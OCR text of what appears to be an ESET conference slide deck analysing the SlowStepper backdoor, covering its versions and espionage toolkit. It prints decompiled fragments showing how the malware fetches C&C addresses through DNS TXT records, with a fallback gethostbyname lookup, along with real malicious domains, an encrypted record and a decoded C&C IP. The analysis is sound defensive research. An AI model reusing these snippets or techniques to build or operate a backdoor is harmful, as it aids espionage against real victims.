
Marker	File name length	File name	Payload size	Payload
1 byte	1 byte	Variable	4 bytes	Variable

...

Marker (0x5A)
1 byte

End of the container

The hour of the ghost



The hour of the daemon

Digital Security
Progress. Protected.

About SlowStepper


Lite and full version

- Developed in 2018, oldest known version (**0.1.7**) of the backdoor was seen in ESET telemetry in **2019** and it was compiled in **2019-01-31**
- A “Lite” version (**0.2.10**) of the backdoor was used in the supply- chain compromise
- The more complete version we have observed in AitM attacks
- Differences in functionality provided via commands
- Latest known version of the backdoor is from 2024, version **0.2.12**


About SlowStepper

Toolkit

- Both Lite and full versions use a toolkit of around forty tools
- Tools developed in multiple languages:
  - Largely Python, which include logs of bugfixes ☺
  - Go
  - C/C++



```
"""*#!
    version:    beta 7.0.1
    author:     xjy
    update:     2023.09.08
    desc:       get the record of Wechat
    fix:        Increase access to the extra WeChat process.
                fix bug --- create many directories to store files
                crease first run only return new find user infomation
                fix bug --- os.Popen error handle
                get video or voice talk of chat and the length of it
                increase voice and video chat icon
                increase get file name
                increase error code
                auto get the record of wechat per 4h
                get wechat ket by python
                get wechat voice video and files
                get more detail infomation of recoder
                support wechat 64bit
!#*"""
import threading
import shutil
from time import time
import os
import json
import datetime
import sqlite3
```



```
# coding = UTF-8
"""
@File           :   GetTeleData.py
@Time           :   2022/7/18 10:22
@Author         :   Mr Zhao
@Modify Time    :   2022/7/6 14:22
@Version        :   1.1.0
@Desc           :   increase version tag
"""
```

About SlowStepper

Toolkit

- Both Lite and full versions use a toolkit of around forty tools
- Tools developed in multiple languages:
  - Largely Python, which include logs of bugfixes ☺
  - Go
  - C/C++
- Toolkit provides custom tools for cyberespionage:
  - Collect data and steal cookies from many browsers, chat applications, VPN software
  - Geolocation using several services
  - Take camera photos and record the screen in videos
  - Full remote control using RealVNC
  - Reverse proxies
  - And more!

About SlowStepper


Developed in C++, with extensive use of OOP

- Developed in C++
- Extensive use of object-oriented programming in the C&C communication code
  - Polymorphism and multi-inheritance make things difficult to understand (sometimes!)
- The Lite version has 59 different classes
- The developers were quite creative

The SlowStepper backdoor


Digital Security
Progress. Protected.

Obtaining C&C IP addresses via DNS TXT records




```
pDestinationServer.sin_family = 2;
pDestinationServer.sin_port = htons(53u);
ServerIpAddress = inet_addr((&DnsServerIpAddrList)[g_DnsTxtRecordIpAddrServerIndex]);
*&DnsQuery.TransactionId = DEFAULT_DNS_PACKET_VALUES[0];
*&DnsQuery.Questions = DEFAULT_DNS_PACKET_VALUES[1];
pDestinationServer.sin_addr.S_un.S_addr = ServerIpAddress;
*&DnsQuery.AuthorityRRs = DEFAULT_DNS_PACKET_VALUES[2];
memcpy(DnsTypeAndClassBuffer, pszDomain, iDomainStrlen);
*&DnsTypeAndClassBuffer[iDomainStrlen] = DNS_TYPE_AND_CLASS;
dwLength = iDomainStrlen + 16;
sendto(s, &DnsQuery, dwLength, 0, &pDestinationServer, 16);
```

7051.gsm.360safe.company



```
Domain Name System (query)
    Transaction ID: 0x1234
  ˅ Flags: 0x0100 Standard query
        0... .... .... .... = Response: Message is a query
        .000 0... .... .... = Opcode: Standard query (0)
        .... ..0. .... .... = Truncated: Message is not truncated
        .... ...1 .... .... = Recursion desired: Do query recursively
        .... .... .0.. .... = Z: reserved (0)
        .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ˅ Queries
      ˅ 7051.gsm.360safe.company: type TXT, class IN
            Name: 7051.gsm.360safe.company
            [Name Length: 24]
            [Label Count: 4]
            Type: TXT (16) (Text strings)
            Class: IN (0x0001)
```




Public DNS services


8.8.8.8
(Google)

114.114.114.114
(114dns.com)

223.5.5.5
(Alibaba)

Obtaining C&C IP addresses via DNS TXT records






```
Queries
⌄ 7051.gsm.360safe.company: type TXT, class IN
    Name: 7051.gsm.360safe.company
    [Name Length: 24]
    [Label Count: 4]
    Type: TXT (16) (Text strings)
    Class: IN (0x0001)
Answers
⌄ 7051.gsm.360safe.company: type TXT, class IN
    Name: 7051.gsm.360safe.company
    Type: TXT (16) (Text strings)
    Class: IN (0x0001)
    Time to live: 3600 (1 hour)
    Data length: 95
    TXT Length: 94
    TXT: &%QT%#/zZDmb4ATTVIxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==
```

&%QT%#/zZDmb4ATTVIxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==

Decoding the TXT records

The TXT is a base64-encoded AES-encrypted blob containing an array of 10 C&C IP addresses:




&%QT%#

/zZDmb4ATTVIxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==

Marker used for validation

Decoding the TXT records

The TXT is a base64-encoded AES-encrypted blob containing an array of 10 C&C IP addresses:



&%QT%#

/zZDmb4ATTVIxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==


Marker used for validation

after decoding and decryption

```
04 2F 4A 9F A6
04 2F 60 11 ED
04 08 82 57 C3
04 2F 6C A2 DA
04 2F 71 C8 12
04 2F 68 8A BE
04 78 18 C1 3A
04 CA BD 08 57
04 CA BD 08 45
04 CA BD 08 C1
```

Decoding the TXT records

The TXT is a base64-encoded AES-encrypted blob containing an array of 10 C&C IP addresses:



&%QT%#

/zZDmb4ATTVIxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==

Marker used for validation


after decoding and decryption

```
04 2F 4A 9F A6
04 2F 60 11 ED
04 08 82 57 C3
04 2F 6C A2 DA
04 2F 71 C8 12
04 2F 68 8A BE
04 78 18 C1 3A
04 CA BD 08 57
04 CA BD 08 45
04 CA BD 08 C1
```

Data type identifier.
0x4 = IP address

C&C IP address.
Translates to 47.74.159.166

Data identifier types




Data identifier	Size of data	Description
`0x04`	4	Data is an IP address
`0x05`	6	Data is an IP address and port number.
`0x06`	16	Skips the next 16 bytes of data. We suspect that given the size of the data, it’s possible that it is an IPv6 address.

`0x00–0x03`
`0x07–0xFF`
	Data identifier value is the value of the data size.	Skips the next (unknown) bytes of data.

What happens if that fails?
Use fallback domain and server!

Good old gethostbyname API to the rescue! 😉



```
strcpy(szFallbackDomain, "st.360safe.company");
remoteHost = pgethostbyname(szFallbackDomain);
if ( !remoteHost )
{
        return 0;
}
```

